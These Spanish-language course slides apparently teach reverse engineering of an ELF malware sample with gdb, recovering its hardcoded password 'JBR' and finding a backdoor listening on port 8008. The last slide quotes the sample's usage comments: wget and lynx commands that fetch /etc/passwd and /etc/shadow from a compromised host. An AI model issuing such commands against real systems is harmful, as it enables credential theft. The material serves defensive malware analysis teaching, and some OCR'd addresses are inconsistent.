
```
(gdb) break main
```

```
(gdb) b get_password
```

```
(gdb) run
```

```
exec No process In: Line: ?? PC: ??  
(gdb)  
(gdb)  
(gdb)  
(gdb) break main  
Breakpoint 1 at 0x8048f39  
(gdb) break get_password  
Breakpoint 2 at 0x804a824  
(gdb) run
```

## AIO\_ELF



```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda

0x8048f30 <main> Prólogo push    ebp
0x8048f31 <main+1>      mov     ebp,esp
0x8048f33 <main+3>      sub     esp,0xfe8
B+> 0x8048f39 <main+9>      and     esp,0xffffffff
0x8048f3c <main+12>     mov     eax,0x0
0x8048f41 <main+17>     sub     esp,eax
0x8048f43 <main+19>     sub     esp,0x8
0x8048f46 <main+22>     push    0x804a940
0x8048f4b <main+27>     push    0x804c240
0x8048f50 <main+32>     call   0x8048e70 <strcpy@plt>
0x8048f55 <main+37>     add     esp,0x10
0x8048f58 <main+40>     sub     esp,0x8
0x8048f5b <main+43>     push    0x804a940

multi-thre Thread 0xb7e4e In: main      Line: ??  PC: 0x8048f39
(gdb) run
Starting program: /home/malware/muestraELF/aio_elf_des
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/i686/cmov/libthread_db.so.1".

Breakpoint 1, 0x08048f39 in main ()
(gdb) █
```

# AIO\_ELF

- La ejecución se detiene en el primer punto de interrupción.
- Imprimir el contenido de las direcciones de memoria que se utilizan en las instrucciones **PUSH**.

```
(gdb) x/s 0x804a940
```

```
(gdb) x/s 0x804c240
```

```
(gdb) x/s 0x80542a0
```



## AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
B+> 0x8048f39 <main+9>    and    esp,0xffffffff  
0x8048f3c <main+12>    mov     eax,0x0  
0x8048f41 <main+17>    sub     esp,eax  
0x8048f43 <main+19>    sub     esp,0x8  
0x8048f46 <main+22>    push   0x804a940  
0x8048f4b <main+27>    push   0x804c240  
0x8048f50 <main+32>    call   0x8048e70 <strcpy@plt>  
0x8048f55 <main+37>    add     esp,0x10  
0x8048f58 <main+40>    sub     esp,0x8  
0x8048f5b <main+43>    push   0x804a940  
0x8048f60 <main+48>    push   0x80542a0  
0x8048f65 <main+53>    call   0x8048e70 <strcpy@plt>  
0x8048f6a <main+58>    add     esp,0x10  
multi-thre Thread 0xb7e4e In: main Line: ?? PC: 0x8048f39  
Breakpoint 1, 0x08048f39 in main ()  
(gdb) x/s 0x804a940  
0x804a940: "RDFpassword"  
(gdb) x/s 0x804c240  
0x804c240 <stored password>: ""  
(gdb) x/s 0x80542a0  
0x80542a0 <pw>: ""  
(gdb)
```

# AIO\_ELF

- Continuar con la ejecución del programa.

(gdb) continue

- Se detendrá en el segundo punto de interrupción.
- En la ventana superior de GDB se mostrarán las instrucciones correspondientes a la función **get\_password**.

## AIO\_ELF

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
B+> 0x804a81e <get_password> Prólogo push ebp  
0x804a81f <get_password+1> mov ebp,esp  
0x804a821 <get_password+3> sub esp,0x58  
0x804a824 <get_password+6> sub esp,0xc  
0x804a827 <get_password+9> push 0x804af8d  
0x804a82c <get_password+14> call 0x8048d40 <printf@plt>  
0x804a831 <get_password+19> add esp,0x10  
0x804a834 <get_password+22> sub esp,0x8  
0x804a837 <get_password+25> lea eax,[ebp-0x58]  
0x804a83a <get_password+28> push eax  
0x804a83b <get_password+29> push 0x804af9e  
0x804a840 <get_password+34> call 0x8048c80 <scanf@plt>  
0x804a845 <get_password+39> add esp,0x10  
multi-thre Thread 0xb7e4e In: get_password Line: ?? PC: 0x804a824  
0x804c240 <stored_password>: ""  
(gdb) x/s 0x80542a0  
0x80542a0 <pw>: ""  
(gdb) continue  
Continuing.  
Breakpoint 2, 0x0804a824 in get_password ()  
(gdb)
```

# AIO\_ELF

- La instrucción **PUSH** (después del prólogo) coloca en el *stack* la dirección de memoria que tiene la cadena “***Enter Password:***”.

```
(gdb) x/s 0x804af8d
```

- Posteriormente, se llama a la función ***printf*** para imprimir dicho mensaje en salida estándar.

```
Breakpoint 2, 0x0804a824 in get_password ()
(gdb) x/s 0x804af8d
0x804af8d: "Enter Password: "
(gdb)
```

# AIO\_ELF

- Finalmente, se llama a la función ***scanf*** para obtener la cadena que ingrese el usuario.
- La primer instrucción **PUSH** contiene la dirección de la variable que almacena el valor capturado y la segunda obtiene la secuencia de control que en este caso es “%s” y corresponde a una cadena de caracteres.

```
(gdb) x/s 0x804af9e
```

# AIO\_ELF

- Prototipo de la función: **scanf (tipo , &var)**

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

0x804a81e <get_password>      push    ebp
0x804a81f <get_password+1>         mov     ebp,esp
0x804a821 <get_password+3>       sub     esp,0x58
B+> 0x804a824 <get_password+6>     sub     esp,0xc
0x804a827 <get_password+9>     push    0x804af8d
0x804a82c <get_password+14>        call    0x8048d40 <printf@plt>
0x804a831 <get_password+19>       add     esp,0x10
0x804a834 <get_password+22>       sub     esp,0x8
0x804a837 <get_password+25>       lea     eax,[ebp-0x58]
0x804a83a <get_password+28>       push    eax
0x804a83b <get_password+29>       push    0x804af9e
0x804a840 <get_password+34>       call    0x8048c80 <scanf@plt>
0x804a845 <get_password+39>       add     esp,0x10

multi-thre Thread 0xb7e4e In: get_password      Line: ??  PC: 0x804a824
(gdb) x/s 0x804af8d
0x804af8d:      "Enter Password: "
(gdb) x/s 0x804af9e
0x804af9e:      "%s"
(gdb)
```


# AIO\_ELF

- En instrucciones posteriores, se mueve la cadena que ingresa el usuario al registro **EAX**.
- También se coloca en la pila la dirección de memoria 0x804c240 que tiene la cadena “**JBR**”.
- Finalmente, se comparan ambas cadenas.

(gdb) x/s 0x804c240



## AIO\_ELF



The screenshot shows a GDB terminal window titled "malware@MalwareAnalysisLab: ~". The window contains assembly code for a function named "get\_password". The code is as follows:

```
0x804a82c <get_password+14> call 0x8048d40 <printf@plt>
0x804a831 <get_password+19> add esp,0x10
0x804a834 <get_password+22> sub esp,0x8
0x804a837 <get_password+25> lea eax,[ebp-0x58]
0x804a83a <get_password+28> push eax
0x804a83b <get_password+29> push 0x804af9e
0x804a840 <get_password+34> call 0x8048c80 <scanf@plt>
0x804a845 <get_password+39> add esp,0x10
0x804a848 <get_password+42> lea eax,[ebp-0x58]
0x804a84b <get_password+45> sub esp,0x8
0x804a84e <get_password+48> push eax
0x804a84f <get_password+49> push 0x804c240
0x804a854 <get_password+54> call 0x8048b80 <strcmp@plt>
```

The assembly code is displayed in a window with a black border. The instructions are color-coded: "call" instructions are red, "push" instructions are blue, and "lea" instructions are green. The "push eax" instruction at 0x804a84e and the "push 0x804c240" instruction at 0x804a84f are highlighted with a red box. The "call 0x8048b80 <strcmp@plt>" instruction at 0x804a854 is also highlighted with a red box.

Below the assembly code, the GDB prompt shows the following commands and output:

```
multi-thre Thread 0xb7e4e In: get_password Line: ?? PC: 0x804a824
Undefined command: ". Try "help".
(gdb) x/s 0x804af8d
0x804af8d: "Enter Password: "
(gdb) x/s 0x804af9e
0x804af9e: "%s"
(gdb) x/s 0x804c240
0x804c240 <stored_password>: "JBR"
(gdb)
```

The "x/s 0x804c240" command and its output are highlighted with a green box.




# AIO\_ELF

- Si en la comparación resulta que las cadenas no son iguales, es decir  $EAX \neq 0$ , salta a la dirección **0x804a872** que imprimirá que la contraseña es incorrecta.
- Si la comparación resulta ser igual, es decir  $EAX = 0$ , continua con el flujo de las instrucciones y se imprime en la salida estándar el mensaje: ***“Password accepted!”***

```
(gdb) x/s 0x804afa1
```

```
(gdb) x/s 0x804afc0
```

## AIO\_ELF




```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

0x804a84f <get_password+49>    push    0x804c240
0x804a854 <get_password+54>    call    0x8048b80 <strcmp@plt>
0x804a859 <get_password+59>    add     esp,0x10
0x804a85c <get_password+62>    test    eax,eax
0x804a85e <get_password+64>    jne     0x804a872 <get_password+84>
0x804a860 <get_password+66>    sub     esp,0xc
0x804a863 <get_password+69>    push    0x804afaf1
0x804a868 <get_password+74>    call    0x8048d40 <printf@plt>
0x804a86d <get_password+79>    add     esp,0x10
0x804a870 <get_password+82>    jmp     0x804a8d9 <get_password+187>
0x804a872 <get_password+84>    sub     esp,0xc
0x804a875 <get_password+87>    push    0x804afc0
0x804a87a <get_password+92>    call    0x8048d40 <printf@plt>

multi-thre Thread 0xb7e4e In: get_password    Line: ??    PC: 0x804a824
0x804af9e:    "%s"
(gdb) x/s 0x804c240
0x804c240 <stored_password>:    "JBR"
(gdb) x/s 0x804afaf1
0x804afaf1:    "Password accepted!\n"
(gdb) x/s 0x804afc0
0x804afc0:    "You entered an Incorrect Password.  Exiting...\n"
(gdb)
```

# AIO\_ELF

- Finalmente, se realiza un salto incondicional a la dirección **0x804a8d9** (epílogo de la función).



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

0x804a8b7 <get_password+153>      call    0x8048d40 <printf@plt>
0x804a8bc <get_password+158>      add     esp,0x10
0x804a8bf <get_password+161>      sub     esp,0xc
0x804a8c2 <get_password+164>      push   0x804b000
0x804a8c7 <get_password+169>      call    0x8048d40 <printf@plt>
0x804a8cc <get_password+174>      add     esp,0x10
0x804a8cf <get_password+177>      sub     esp,0xc
0x804a8d2 <get_password+180>      push   0x0
0x804a8d4 <get_password+182>      call    0x8048db0 <exit@plt>
0x804a8d9 <get_password+187>      leave
0x804a8da <get_password+188>      ret
0x804a8db                                nop
0x804a8dc < do_global_ctors_aux>      push   ebp
```

Epilogo

## AIO\_ELF

- Con los hallazgos obtenidos al desensamblar y depurar la muestra maliciosa, se concluye que la contraseña que valida la ejecución del *malware* es: “**JBR**”
- Continuar con la ejecución de la muestra y salir de GDB.

```
(gdb) continue
```

```
JBR
```

```
(gdb) q
```

## AIO\_ELF


```

malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
0x804a8b7 <get_password+153>      call   0x8048d40 <printf@plt>
0x8048f30 <main>                    push   ebp
0x8048f31 <main+1>                  mov     ebp,esp
0x8048f33 <main+3>                  sub     esp,0xfe8      00
B+ 0x8048f39 <main+9>                  and     esp,0xffffffff <printf@plt>
0x8048f3c <main+12>               mov     eax,0x0
0x8048f41 <main+17>               sub     esp,eax
0x8048f43 <main+19>               sub     esp,0x8
0x8048f46 <main+22>               push    0x804a940      048db0 <exit@plt>
0x8048f4b <main+27>               push    0x804c240
0x8048f50 <main+32>               call    0x8048e70 <strcpy@plt>
0x8048f55 <main+37>               add     esp,0x10
0x8048f58 <main+40>               sub     esp,0x8      h   ebp
0x8048f5b <main+43>               push    0x804a940
multi-thre Thread 0xb7e4e In: get_password      Line: ??  PC: 0x804a824
0x804c240 <No process In:      Line: ??  PC: ??
0x804afaf:      "Password accepted!\n"
(gdb) x/s 0x804afc0
0x804afc0:      "You entered an Incorrect Password.  Exiting...\n"
(gdb) continue
Continuing.
Enter Password: Password accepted!
[Inferior 1 (process 6803) exited normally]
(gdb) q

```

# AIO\_ELF

- Verificar los puertos abiertos con el comando `netstat`.  
`# netstat -nat`
- Se abrió el puerto local **8008** después de la ejecución de la muestra.



A terminal window titled "malware@MalwareAnalysisLab: ~" with a menu bar (Archivo, Editar, Ver, Buscar, Terminal, Ayuda). The command `netstat -nat` has been executed. The output shows active internet connections. The line for the listening port is highlighted with a red box:

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:8008	0.0.0.0:*	LISTEN

The terminal prompt is `root@MalwareAnalysisLab:/home/malware/muestraELF#`.

# AIO\_ELF

- Para terminar con el análisis de esta muestra, se tomarán en cuenta las indicaciones que se encuentran en el código fuente de **allinone**.

## 1.- Servidor HTTPD



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver      Buscar  Terminal  Ayuda
* 1.httpd server
* Client:
* http://target:8008/givemefile/etc/passwd
* lynx -dump http://target:8008/givemefile/etc/shadow > shadow
* or wget http://target:8008/givemefile/etc/shadow
*
```

